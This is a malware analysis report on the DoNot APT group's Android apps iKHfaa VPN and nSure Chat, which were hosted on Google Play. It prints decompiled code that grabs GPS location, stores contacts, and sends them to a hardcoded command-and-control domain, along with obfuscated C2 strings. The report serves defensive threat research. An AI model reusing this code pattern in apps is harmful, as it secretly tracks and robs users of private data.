DoNot APT Elevates its Tactics by Deploying Malicious Android Apps on Google Play Store - CYFIRMA

Archived: 2026-04-06 02:51:07 UTC

Published On : 2023-06-16

EXECUTIVE SUMMARY

The team at CYFIRMA recently obtained suspicious Android apps hosted on the Google Play Store under the account “SecurITY Industry”. Further technical analysis revealed that the app has malware characteristics and belongs to the notorious Advanced Persistent Threat Group; “DoNot”, which recently targeted individuals in the Kashmir region. In a recent observation, we found the threat actor is using Android payload against individuals in the Pakistan region, however, it is still unknown what drives them to conduct cyber strikes in the South Asian region. Technical analysis indicates that the motive behind the attack is to gather information via the stager payload and use the gathered information for the second-stage attack, using malware with more destructive features.

Figure 1. Suspicious apps on Google Play Store.

INTRODUCTION

The team at CYFIRMA obtained Android Apps deployed on Google Play Store that were used against individuals in the Pakistan region. The apps were stationed under an account named “SecurITY Industry” on Google Play Store. A total of three Android apps were hosted with the name Device Basic Plus, nSure Chat, and iKHfaa VPN, with two of them having malicious characteristics, that are nSure Chat and iKHfaa VPN. The threat actor used cleaned and innocent Android Libraries and made them fetch contacts and the location of the compromised victim. iKHfaa VPN copied its code from a genuine VPN service provider and injected additional libraries to silently perform malicious activity. Normally, VPN apps don’t use location and contact permission to make a VPN app work. These are the least required permissions app for VPN apps to perform their job. All these suspicious findings made us dig more, and after thorough technical analysis, we found the perpetrator to be DoNot. Further technical analysis reveals the tactics employed by the threat actor to deploy the Android payload on Google Play Store to target victims in the South Asian Region.

TECHNICAL ANALYSIS

Process Overview

After installing the iKHfaa VPN, a message asks the user to turn on the location permission.




Figure 2. iKHfaa VPN after a fresh installation.

The about us page also reflects poor modification of the app as the about us content displays the actual name of the app.




Figure 3. About us of iKHfaa VPN.

Included is a screenshot after opening nSure Chat app after installation.




Figure 4. The first page of the nSure Chat app after installation.

On skipping the Chat page, the app asks the user to grant contact permission.




Figure 5. Snippet showing App notifies the user for permission.

After skipping the signup/sign up page shows that lets the user login and sign up into the chatting app.




Figure 6. Login Page of nSure Chat.




Figure 7. Sign Up page of the nSure Chat app.

CODE REVIEW

We have decompiled apps and did thorough code analysis to reveal the threat actor performing a malicious activity with limited permission. iKHfaa VPN had lines of codes similar to the genuine Liberty VPN app, and the threat actor made modifications by injecting legitimate Android libraries to make the app act maliciously, and fetch contacts and the precise location of victims. The RoomDB and Retrofit Libraries were added silently to store data and fetch the contacts and the precise location to the web-based command-and-control server, which also acts as the official website of the Apps.

The snippet below is from the Android manifest file of iKHfaa VPN, obtained after decompiling the app, which reveals permissions that the app is accessing after installation. (Please note that the permissions used by iKHfaa VPN are the same as the permissions used by nSure Chat.)

```
<?xml version="1.0" encoding="utf-8" standalone="no"?><manifest xmlns:android="http://sc
android:compileSdkVersion="33" android:compileSdkVersionCodename="13" package="com.secur
platformBuildVersionName="13">
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_WIFI_STATE"/>
    <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.WRITE_SECURE_SETTINGS"/>
    <queries>
```

Figure 8. Permissions from iKHfaa VPN's manifest file.

The below table covers dangerous permissions with descriptions that apps take for malicious activity.


Sr.no	Permissions	Descriptions
1.	ACESS_FINE_LOCATION	Allows the threat actor to fetch precise locations and track the live movement of mobile phones.
2.	READ_CONTACTS	This permission allows the threat actor to read and fetch contacts.

The snippet below is from the module of iKHfaa VPN that gains access to the precise location of the compromised victim if its GPS is turned ON. If not, then it captures the last known location of the compromised device. This module was injected in code stolen from Liberty VPN; Liberty VPN didn’t have any module to access the location.

```
        try {
            this.locationManager.requestLocationUpdates("gps", 60000L, 10.0F, this);
            var3 = this.locationManager;
        } catch (Exception var6) {
            var10000 = var6;
            var10001 = false;
            break label158;
        }

        if (var3 == null) {
            return this.loc;
        }

        Location var9;
        try {
            var9 = var3.getLastKnownLocation("gps");
            this.loc = var9;
        } catch (Exception var5) {
            var10000 = var5;
            var10001 = false;
            break label158;
        }

        if (var9 == null) {
            return this.loc;
        }

        try {
            this.latitude = var9.getLatitude();
            this.longitude = this.loc.getLongitude();
            this.Accu = (double)this.loc.getAccuracy();
            return this.loc;
        } catch (Exception var4) {
            var10000 = var4;
            var10001 = false;
        }
    }

    Exception var10 = var10000;
    var10.printStackTrace();
    return this.loc;
```

Figure 9. Module for grabbing location.


The code snapshot shared here-in is from iKHfaa VPN, the code shows using of the Android Room library to create and store the data using SQLite statement.



```
package com.security.apps.ikhfaa.vpnapp.db.roomdb;

import androidx.room.RoomDatabase;
import androidx.room.RoomOpenHelper;
import androidx.room.util.DBUtil;
import androidx.room.util.TableInfo;
import androidx.sqlite.db.SupportSQLiteDatabase;
import java.util.HashMap;
import java.util.HashSet;

class RoomDbIns_Impl$1 extends RoomOpenHelper.Delegate {
   final RoomDbIns_Impl this$0;

   RoomDbIns_Impl$1(RoomDbIns_Impl var1, int var2) {
      super(var2);
      this.this$0 = var1;
   }

   public void createAllTables(SupportSQLiteDatabase var1) {
      var1.execSQL("CREATE TABLE IF NOT EXISTS `ChatList` (`cid` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `pack` TEXT, `name` TEXT, `chat` TEXT, `date` TEXT, `time` TEX
      var1.execSQL("CREATE TABLE IF NOT EXISTS `Shareable[redacted]Temp` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `name` TEXT, `number` TEXT)");
      var1.execSQL("CREATE TABLE IF NOT EXISTS `[redacted]` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `number` TEXT, `name` TEXT, `isUser` INTEGER NOT NULL)");
      var1.execSQL("CREATE TABLE IF NOT EXISTS room_master_table (id INTEGER PRIMARY KEY,identity_hash TEXT)");
      var1.execSQL("INSERT OR REPLACE INTO room_master_table (id,identity_hash) VALUES(42, '1f58e2d439e03e6e1a6813c747d0888a')");
   }

   public void dropAllTables(SupportSQLiteDatabase var1) {
      var1.execSQL("DROP TABLE IF EXISTS `ChatList`");
      var1.execSQL("DROP TABLE IF EXISTS `Shareable[redacted]Temp`");
      var1.execSQL("DROP TABLE IF EXISTS `[redacted]`");
      if (RoomDbIns_Impl.access$000(this.this$0) != null) {
         int var2 = 0;

         for(int var3 = RoomDbIns_Impl.access$100(this.this$0).size(); var2 < var3; ++var2) {
            ((RoomDatabase.Callback)RoomDbIns_Impl.access$200(this.this$0).get(var2)).onDestructiveMigration(var1);
         }
      }

   }

   public void onCreate(SupportSQLiteDatabase var1) {
      if (RoomDbIns_Impl.access$300(this.this$0) != null) {
         int var2 = 0;

         for(int var3 = RoomDbIns_Impl.access$400(this.this$0).size(); var2 < var3; ++var2) {
            ((RoomDatabase.Callback)RoomDbIns_Impl.access$500(this.this$0).get(var2)).onCreate(var1);
         }
```

Figure 10. Android Library in use for Malicious activity.


Snippet below is from iKHfaa VPN's decompiled code, the code reveals employing ROOM Library, provided by Android Jetpack. The snippet shows the use of the ROOM library's DAO (Data Access Object) interface feature, which is responsible for inserting, updating, and deleting the data. The instance used for fetching and storing contacts in the RoomDatabase is using the SQLite statement.



```
package com.security.apps.ikhfaa.vpnapp.db.roomdb.dao;

import androidx.room.EntityInsertionAdapter;
import androidx.room.RoomDatabase;
import androidx.sqlite.db.SupportSQLiteStatement;
import com.security.apps.ikhfaa.vpnapp.db.roomdb.enitity.Contacts;

class ContactsDao_Impl$1 extends EntityInsertionAdapter {
   final ContactsDao_Impl this$0;

   ContactsDao_Impl$1(ContactsDao_Impl var1, RoomDatabase var2) {
      super(var2);
      this.this$0 = var1;
   }

   public void bind(SupportSQLiteStatement var1, Contacts var2) {
      var1.bindLong(1, (long)var2.getId());
      if (var2.getNumber() == null) {
         var1.bindNull(2);
      } else {
         var1.bindString(2, var2.getNumber());
      }

      if (var2.getName() == null) {
         var1.bindNull(3);
      } else {
         var1.bindString(3, var2.getName());
      }

      var1.bindLong(4, (long)var2.isUser());
   }

   public String createQuery() {
      return "INSERT OR ABORT INTO `Contacts` (`id`,`number`,`name`,`isUser`) VALUES (nullif(?, 0),?,?,?)";
   }
```

Figure 11. Code reveals stealing of Contacts.

As can be seen, the below snippet reveals usage of the Retrofit HTTP client library to interact with https[:]ikhfaavpn[.]com. Retrofit is responsible for communication between Android apps with web service, APIs, and backend servers. In this case, ikhfaavpn[.] acted as the official website of iKHfaa VPN as well as fulfilled the job of command and control that received the location and contact of the device.



```
package com.security.apps.ikhfaa.vpnapp.retro;

import android.content.Context;
import java.io.BufferedReader;
import java.io.File;
import java.io.FileReader;
import java.util.concurrent.TimeUnit;
import okhttp3.OkHttpClient;
import okhttp3.logging.HttpLoggingInterceptor;
import okhttp3.logging.HttpLoggingInterceptor.Level;
import retrofit2.Retrofit;
import retrofit2.converter.gson.GsonConverterFactory;

public class RetroInstance {
   private static final String BASE_URL = "https://ikhfaavpn.com/";
   private static String BASE_URL_2;
   private Retrofit retrofit;

   public static OkHttpClient sessionTimeout() {
      return (new OkHttpClient.Builder()).readTimeout(500L, TimeUnit.SECONDS).connectTimeout(500L, TimeUnit.SECONDS).writeTimeout(500L, TimeUnit.SECONDS).build();
   }

   public Retrofit getRetrofitInstance() {
      HttpLoggingInterceptor var1 = new HttpLoggingInterceptor();
      var1.setLevel(Level.BODY);
      (new OkHttpClient.Builder()).addInterceptor(var1);
      Retrofit var2 = this.retrofit;
      Retrofit var3 = var2;
      if (var2 == null) {
         var3 = (new Retrofit.Builder()).baseUrl("https://ikhfaavpn.com/").addConverterFactory(GsonConverterFactory.create()).client(sessionTimeout()).build();
         this.retrofit = var3;
      }

      return var3;
   }

   public Retrofit getRetrofitInstance2(Context var1) {
      HttpLoggingInterceptor var2 = new HttpLoggingInterceptor();
      var2.setLevel(Level.BODY);
      (new OkHttpClient.Builder()).addInterceptor(var2);

      try {
         StringBuilder var3 = new StringBuilder();
         var3.append(var1.getFilesDir());
         var3.append(File.separator);
         var3.append("KYLK00.txt");
         File var7 = new File(var3.toString());
         FileReader var9 = new FileReader(var7);
         BufferedReader var5 = new BufferedReader(var9);
         BASE_URL_2 = var5.readLine();
      } catch (Exception var4) {
         var4.printStackTrace();
      }
```

Figure 12. Retrofit Library in use for Malicious activity.

Included here-in is a snippet from decompiled code of the nSure Chat application. The module below employs retrofit and communicates with the domain and port configured to it. Note, the same command and control server in the nSure Chat app was used for the Cobalt strike a year ago on a different port.


```
import java.security.KeyManagementException;
import java.security.NoSuchAlgorithmException;
import java.security.SecureRandom;
import java.util.concurrent.TimeUnit;
import javax.net.ssl.KeyManager;
import javax.net.ssl.SSLContext;
import javax.net.ssl.SSLSocketFactory;
import javax.net.ssl.TrustManager;
import retrofit.RestAdapter;
import retrofit.RestAdapter.LogLevel;
import retrofit.client.OkClient;
import retrofit.converter.GsonConverter;
import v7.e;

public class a {
   private static final String a;
   private static final String b;
   private static final String c;
   private static final String d;
   private static final long e;
   private static final long f;
   private static final long g;
   private static Webservices h;
   private static Webservices i;
   private static Webservices j;

   static {
      StringBuilder var0 = new StringBuilder();
      var0.append("https://");
      var0.append(q3.a.a("aUU8InVqVgtc1fRfzoW+wPyeRMvUEDuk3RhNZ8vs/IE="));
      var0.append("");
      a = var0.toString();
      b = q3.a.a("uWQR+pax7x4E4P9OcpcgqQ==");
      var0 = new StringBuilder();
      var0.append("http://");
      var0.append(q3.a.a("uWQR+pax7x4E4P9OcpcgqQ=="));
      var0.append(":");
      var0.append(q3.a.a("Nw7HRL1XXbR7wyPGS5LRPA=="));
      var0.append("/plugins/restapi/v1/");
      c = var0.toString();
      var0 = new StringBuilder();
      var0.append("http://");
      var0.append(q3.a.a("uWQR+pax7x4E4P9OcpcgqQ=="));
      var0.append(":");
      var0.append(q3.a.a("Nw7HRL1XXbR7wyPGS5LRPA=="));
      var0.append("/plugins/userService/");
      d = var0.toString();
```

Figure 13. Example of Encrypted strings nSure Chat app.

After capturing live traffic from nSure Chat, we found that the communication between App and port 4000 configured to the domain is encrypted by using letsencrypt, which provides security encryption for HTTP requests.

